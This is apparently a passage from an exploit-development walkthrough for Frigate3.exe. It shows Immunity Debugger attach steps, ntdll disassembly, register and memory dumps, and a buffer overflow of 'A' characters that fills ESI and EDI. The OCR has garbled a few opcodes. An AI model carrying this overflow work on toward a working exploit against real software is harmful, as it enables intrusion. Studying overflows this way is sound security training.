
8)Attach Debugger and analyse the address of various registers below



Immunity Debugger - Frigate3.exe - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
Select process to attach
Attach
Cancel
Address Hex dump ASCII

```
PID  Name         Service  Listening  Window  Path
1144 GoogleCrash                              C:\Progr
3396 GoogleUpdat                              C:\Progr
5040 Frigate3                                 C:\Progr
```

```
Main thread with ID 00000420 created                Running
```



Immunity Debugger - Frigate3.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager


```
772401C8 895C24 08         MOV DWORD PTR SS:[ESP+8],EBX
772401CC E9 B99C0200       JMP ntdll.77269E8A
772401D1 8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
772401D8 8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
772401DF 90                NOP
772401E0 8BD4              MOV EDX,ESP
772401E2 0F34              SYSENTER
772401E4 C3                RETN
772401E5 8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
772401EC 8D6424 00         LEA ESP,DWORD PTR SS:[ESP]
772401F0 8D5424 08         LEA EDX,DWORD PTR SS:[ESP+8]
772401F4 CD 2E             INT 2E
772401F6 C3                RETN
772401F7 90                NOP
772401F8 0000              ADD BYTE PTR DS:[EAX],AL
772401FA 0000              ADD BYTE PTR DS:[EAX],AL
772401FC 1889 E74C0000     SBB BYTE PTR DS:[ECX+4CE7],CL
77240202 0000              ADD BYTE PTR DS:[EAX],AL
77240204 50                PUSH EAX
77240205 51                PUSH ECX
77240206 0100              ADD DWORD PTR DS:[EAX],EAX
77240208 0100              ADD DWORD PTR DS:[EAX],EAX
7724020A 0000              ADD BYTE PTR DS:[EAX],AL
7724020C F0:07             LOCK POP ES                               LOCK prefix is not allowed
7724020E 0000              ADD BYTE PTR DS:[EAX],AL
77240210 E8 07000020       CALL 9724021C
77240215 0201              ADD AL,BYTE PTR DS:[ECX]
77240217 00E0              ADD AL,AH
77240219 2101              AND DWORD PTR DS:[ECX],EAX
7724021B 0080 410100BC     ADD BYTE PTR DS:[EAX+BC000141],AL
77240221 BB 0A0058BC       MOV EBX,BC58000A
77240226 0A00              OR AL,BYTE PTR DS:[EAX]
77240228 81B7 0A0015B9 0I XOR DWORD PTR DS:[EDI+B915000A],B75D000I
77240232 0A00              OR AL,BYTE PTR DS:[EAX]
77240234 51                PUSH ECX
77240235 B5 0A             MOV CH,0A
77240237 008D BB0A00BE     ADD BYTE PTR SS:[EBP+BE000ABB],CL
7724023D 73 07             JNB SHORT ntdll.77240246
7724023F 00F1              ADD CL,DH
77240241 2102              AND DWORD PTR DS:[EDX],EAX
77240243 0059 21           ADD BYTE PTR DS:[ECX+21],BL
77240246 0200              ADD AL,BYTE PTR DS:[EAX]
77240248 F0:26:0300        LOCK ADD EAX,DWORD PTR ES:[EAX]           LOCK prefix is not allowed
7724024C ^E0 D3            LOOPDNE SHORT ntdll.77240221
7724024E 07                POP ES                                    Modification of segment register
7724024F 00F0              ADD AL,DH
77240251 D307              ROL DWORD PTR DS:[EDI],CL
77240253 00D0              ADD AL,DL
77240255 D307              ROL DWORD PTR DS:[EDI],CL
77240257 00B3 260300B1     ADD BYTE PTR DS:[EBX+B1000326],DH
7724025D 26:0300           ADD EAX,DWORD PTR ES:[EAX]
77240260 7B 26             JPO SHORT ntdll.77240288
77240262 0300              ADD EAX,DWORD PTR DS:[EAX]
77240264 D7                XLAT BYTE PTR DS:[EBX+AL]
77240265 AC                LODS BYTE PTR DS:[ESI]
```

```
Registers (FPU)
EAX 00401000 Frigate3.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000

EIP 772401C8 ntdll.772401C8

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
0059F000 20 43 33 32 99 12 22 00   C32Ö↕".
0059F008 5A E3 DC D6 BE AB A1 04  Zπ▄╓╛½í♦
0059F010 7D E0 78 56 45 54 FE 25  }αxVET■%
0059F018 B2 3B ED D8 86 A9 B5 9F  ▓;φ╪å⌐╡ƒ
0059F020 A1 57 F6 00 4B 37 68 4A  íW÷.K7hJ
0059F028 AD 15 20 5A 7B 1F 29 56  ¡§ Z{▼)V
0059F030 F0 E4 6E 32 34 2F 65 7A  ≡Σn24/ez
0059F038 D3 EE AE 36 BE 8C 8B 11  ╙ε«6╛îï◄
0059F040 E1 19 22 18 DF 4D A8 78  ß↓"↑▀M¿x
0059F048 68 10 D5 7B B7 7D 90 74  h►╒{╖}Ét
0059F050 44 45 35 F3 17 57 9B CB  DE5≤↨W¢╦
0059F058 BC 90 6F B4 46 C5 98 E2  ╝Éo┤F┼ÿΓ
0059F060 BF 2A 13 71 22 EE 5C AC  ┐*‼q"ε\¼
0059F068 5D 98 53 05 60 5B 9D 03  ]ÿS♣`[¥♥
0059F070 57 CD 97 89 14 65 A5 C9  W═ùë¶eÑ╔
0059F078 FF DD 98 95 8A FF 46 38   ▌ÿòè F8
0059F080 B0 CE 50 1D 50 9D 7E 83  ░╬P↔P¥~â
0059F088 4C 6B EE CD C9 24 61 DB  Lkε═╔$a█
0059F090 B6 8C 5E B9 9E BD 79 78  ╢î^╣₧╜yx
0059F098 77 29 CC 0F CB 81 6C 44  w)╠☼╦ülD
0059F0A0 72 97 7E 24 66 23 98 2A  rù~$f#ÿ*
```

```
0018FFF0 00000000 ....
0018FFF4 00401000 .►@. Frigate3.<ModuleEntryPoint>
0018FFF8 00000000 ....
0018FFFC 00000000 ....
```

9)Check for EIP Address




```
772401C4  894424 04     MOV DWORD PTR SS:[ESP+4],EAX
772401C8  895C24 08     MOV DWORD PTR SS:[ESP+8],EBX
772401CC  E9 B99C0200   JMP ntdll.77269E80
```



```
EIP 772401C8 ntdll.772401C8
```

10)Overflowing with “A” character



```
EAX 0012F2B4
ECX 00000000
EDX 90909090
EBX 0012F2B4
ESP 0012E278
EBP 0012F2D4
ESI 0012E28C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AD9A74 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834
```